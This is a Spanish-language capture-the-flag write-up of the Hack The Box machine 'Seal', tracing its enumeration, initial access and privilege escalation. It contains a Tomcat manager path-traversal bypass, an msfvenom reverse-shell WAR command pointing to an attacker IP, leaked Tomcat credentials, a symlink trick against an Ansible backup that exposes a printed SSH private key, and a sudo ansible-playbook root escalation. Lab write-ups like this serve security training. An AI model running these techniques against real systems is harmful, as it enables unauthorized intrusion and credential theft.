1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
┌──(root㉿kali)-[/home/kali/HTB/seal]
└─# ping -c 1 10.10.10.250
PING 10.10.10.250 (10.10.10.250) 56(84) bytes of data.
64 bytes from 10.10.10.250: icmp_seq=1 ttl=63 time=52.1 ms

── 10.10.10.250 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.127/52.127/52.127/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Wed Dec 28 09:11:49 2022 as: nmap -sCV -p 22,443,8080 -v -n -oN targeted 10.10.10.250
Nmap scan report for 10.10.10.250
Host is up (0.041s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b894739673d07315e3f4c27411ff967 (RSA)
|   256 04a74f399565c5b08dd5492ed8440036 (ECDSA)
|_  256 b45e8393c5424e9de7125927123b1855a (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Issuer: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-05T10:24:03
| Not valid after:  2022-05-05T10:24:03
| MD5:   9c4f991abb97192cdf5ac513057d4d21
|_SHA-1: 0de468730ab73f90c3170f7b872f155b305e54ef
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
8080/tcp open  http-proxy
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| fingerprint-strings:
```

Analizamos a qué versión de Ubuntu nos estamos enfrentando y comprobamos que estamos ante una versión Focal.

Dado que la máquina víctima tiene abierto el puerto TCP/443, vamos a realizar una inspección del certificado digital, por si encontramos subdominios, usuarios potenciales, etc.

```
┌──(root㉿kali)-[/home/kali/HTB/seal]
└─# openssl s_client -connect 10.10.10.250:443
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = UK, ST = London, L = Hackney, O = Seal Pvt Ltd, OU = Infra, CN = seal.htb, emailAddress = admin@seal.htb
verify error:num=18:self-signed certificate
verify return:1
depth=0 C = UK, ST = London, L = Hackney, O = Seal Pvt Ltd, OU = Infra, CN = seal.htb, emailAddress = admin@seal.htb
verify error:num=10:certificate has expired
notAfter=May  5 10:24:03 2022 GMT
verify return:1
depth=0 C = UK, ST = London, L = Hackney, O = Seal Pvt Ltd, OU = Infra, CN = seal.htb, emailAddress = admin@seal.htb
notAfter=May  5 10:24:03 2022 GMT
verify return:1
```

En el campo "*Email*", observamos el usuario "*admin@seal.htb*". Adicionalmente, introducimos en nuestro fichero hosts, el dominio seal.htb por si se está aplicando Virtual Hosting.

```
  GNU nano 7.1                                                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.10.250    seal.htb
```


Seguimos con el reconocimiento, revisando las tecnologías usadas por los servicios webs.

```
┌──(root㉿kali)-[/home/kali/HTB/seal]
└─# whatweb http://10.10.10.250:8080
http://10.10.10.250:8080 [401 Unauthorized] Cookies[JSESSIONID], Country[RESERVED][ZZ], HttpOnly[JSESSIONID], IP[10.10.10.250]
```


```
┌──(root㉿kali)-[/home/kali/HTB/seal]
└─# whatweb https://10.10.10.250
https://10.10.10.250 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[admin@seal.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.10.250], JQuery[3.0.0], Script, Title[Seal Market], X-UA-Compatible[IE=edge], nginx
[1.18.0]
```

2. Análisis de vulnerabilidades

Abrimos nuestro navegador web y visualizamos la web que corre por el puerto TCP/443. Es curioso que, aunque Whatweb nos informa que hay un servicio Nginx corriendo, si provocamos un error consultando una web que no existe, nos contesta con una página de error de Apache Tomcat.




No encontramos nada de interés, por lo que ahora revisamos aquella que corre sobre el puerto TCP/8080. Nos presenta un panel de autenticación de GitBucket.



Buscamos información al respecto.

> GitBucket **es un sistema de desarrollo colaborativo autohospedado** que **se asemeja a servicios como GitHub o GitLab,** además de que cuenta con una interfaz bastante similar a estos. GitBucket **se posiciona como un marco de desarrollo para sistemas para trabajar con repositorios Git**. El sistema destaca por su fácil instalación, la capacidad de expandir la funcionalidad a través de complementos y la compatibilidad con la API de GitHub.

No parece que la aplicación tenga credenciales por defecto. Probamos credenciales típicas como admin/admin, guest/guest, etc. pero no funcionan. Nos creamos un usuario y conseguimos acceder al aplicativo.



Vemos dos proyectos. Revisamos el historial de cambios del proyecto root/seal_market y conseguimos unas credenciales.

```
tomcat/tomcat-users.xml

40  40    <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41  41    <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42  42    <user username="role1" password="<must-be-changed>" roles="role1"/>
43  43  -->
44      <user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
45  44  </tomcat-users>
46  45
```

Usuario: Tomcat

Clave: 42MrHBf*z8{Z%


Antes habíamos visto que, si provocábamos un error en la web que corría sobre el puerto TCP/443, accediendo a una web que no existía, visualizábamos un error de Tomcat. Vamos a ver si conseguimos llegar al gestor de ficheros. Intentamos acceder a /manager y a /manager/html pero no lo conseguimos. Sin embargo, consultando a Hacktricks, nos da la clave.

Path Traversal (..;/)

In some vulnerable configurations of Tomcat you can gain access to protected directories in Tomcat using the path:
`/..;/`

So, for example, you might be able to **access the Tomcat manager** page by accessing:
`www.vulnerable.com/lalala/..;/manager/html`

Ahora sí, ganamos acceso.




3. Explotación y acceso


Con msfvenom, nos creamos una aplicación maliciosa de la siguiente forma:

```
┌──(root㉿kali)-[/home/kali/HTB/seal/content]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=443 -f war -o revshell.war
Payload size: 1090 bytes
Final size of war file: 1090 bytes
Saved as: revshell.war
```


Intentamos subir nuestro archivo malicioso, pero nos devuelve el siguiente error.




Hay otra forma de conseguir el acceso al gestor de Tomcat que descubrimos con el siguiente enlace



Por tanto, intentamos de nuevo acceder a Tomcat con la siguiente URL: https://10.10.10.250/manager;name=orange/html/ y subir nuestro fichero malicioso.



Nos ponemos en escucha en nuestra máquina de atacante por el puerto 443, pulsamos en el link del fichero malicioso que acabamos de crear y conseguimos acceso a la máquina víctima.



4. Movimiento lateral

Tras hacer el tratamiento de la tty, revisamos el contenido del /etc/passwd y vemos que es posible que tengamos que convertirnos en el usuario "*luis*".

```
tomcat@seal:/var/lib/tomcat9$ cat /etc/passwd  | grep bash
root:x:0:0:root:/root:/bin/bash
luis:x:1000:1000:,,,:/home/luis:/bin/bash
tomcat@seal:/var/lib/tomcat9$
```

Revisamos los ficheros que este usuario esté como propietario.

```
tomcat@seal:/var/lib/tomcat9$ find / -user luis 2>/dev/null | grep -vE 'proc|home'
/opt/backups
/opt/backups/archives
/opt/backups/playbook
/opt/backups/playbook/run.yml
tomcat@seal:/var/lib/tomcat9$
```

Revisamos el contenido del fichero run.yml y vemos que se está realizando un backup de ciertos ficheros. La opción copy_link, realiza una copia los ficheros a los que apunta y no del propio enlace simbólico.

```
tomcat@seal:/opt/backups/playbook$ cat run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
```

Creamos un enlace simbólico del directorio de usuario de "luis" en el directorio /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/, por ejemplo.

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s -f /home/luis uploads/
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -la uploads/
total 8
drwxrwxrwx 2 root   root   4096 Dec 29 18:09 .
drwxr-xr-x 7 root   root   4096 May  7  2021 ..
lrwxrwxrwx 1 tomcat tomcat   10 Dec 29 18:09 luis → /home/luis
```

En el directorio /opt/backups/archives/backup/ se crea un fichero que lo copiamos al directorio /tmp/ de la máquina víctima.

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ cp /opt/backups/archives/backup-2022-12-29-18\:16\:33.gz /tmp/backup.tar.gz
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ cd /tmp/
tomcat@seal:/tmp$ gzip -d backup.tar.gz
gzip: backup.tar already exists; do you wish to overwrite (y or n)? y
tomcat@seal:/tmp$ tar -xvf
backup.tar        dashboard/        hsperfdata_tomcat/
tomcat@seal:/tmp$ tar -xvf backup.tar
```

Si lo descomprimimos, vemos que tenemos la id_rsa del usuario.

```
tomcat@seal:/tmp$ ls -la dashboard/uploads/luis/.ssh/
total 20
drwx------ 2 tomcat tomcat 4096 Dec 29 18:18 .
drwxr-x--- 9 tomcat tomcat 4096 May  7  2021 ..
-rw-r----- 1 tomcat tomcat  563 May  7  2021 authorized_keys
-rw------- 1 tomcat tomcat 2590 May  7  2021 id_rsa
-rw-r----- 1 tomcat tomcat  563 May  7  2021 id_rsa.pub
```

```
tomcat@seal:/tmp$ cat dashboard/uploads/luis/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo
MTJhNZ8iOu7sCDZZA6sX48OFtuF6zuUgFqzHrdHrR4+YFawgP8OgJ9NWkapmmtkkxcEbF4
n1+v/l+74kEmti7jTiTSQgPr/ToTdvQtw12+YafVtEkB/8ipEnAIoD/B6JOOd4pPTNgX8R
MPWH93mStrqblnMOWJto9YpLxhM43v9I6EUje8gp/EcSrvHDBezEEMzZS+IbcP+hnw5ela
duLmtdTSMPTCWkpI9hXHNU9njcD+TRR/A90VHqdqLlaJkgC9zpRXB2096DVxFYdOLcjgeN
3rcnCAEhQ75VsEHXE/NHgO8zjD2o3cnAOzsMyQrqNXtPa+qHjVDch/T1TjSlCWxAFHy/OI
```

Copiamos el contenido en nuestra máquina atacante, al fichero id_rsa. Cambiamos los privilegios de la id_rsa con chmod y nos conectamos de nuevo a la máquina víctima. Conseguimos acceso con el usuario "*luis*".

```
┌──(root㉿kali)-[/home/kali/HTB/seal/content]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/kali/HTB/seal/content]
└─# ssh luis@10.10.10.250 -i id_rsa
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 29 Dec 2022 06:21:39 PM UTC

  System load:           0.18
  Usage of /:            49.4% of 9.58GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             166
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.250
  IPv6 address for eth0: dead:beef::250:56ff:feb9:df66


22 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri May  7 07:00:18 2021 from 10.10.14.2
luis@seal:~$
```

5. Escalada de privilegios

Revisamos los privilegios de sudoers que el usuario "*luis*" tiene asignados.

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Y vemos que podemos ejecutar como root, el ejecutable "/usr/bin/ansible-playbook"

Qué es un playbook de Ansible

En Ansible se llaman «Playbooks» a los **archivos de texto que describen de manera declarativa el estado necesario a aplicar en los servidores administrados**. Estos archivos se escriben en un lenguaje de texto plano y se usarán desde el ordenador que hace las veces de nodo de control. 9 abr 2021

En la siguiente URL, podemos ver una via potencial de aprovecharnos de este privilegio:

https://www.digitalocean.com/community/tutorials/understanding-privilege-escalation-in-ansible-playbooks

Nos vamos a crear un fichero yml malicioso, que modifique los privilegios de la /bin/bash.

Lo ejecutamos y vemos si ha resultado. Conseguimos acceso como "*root*".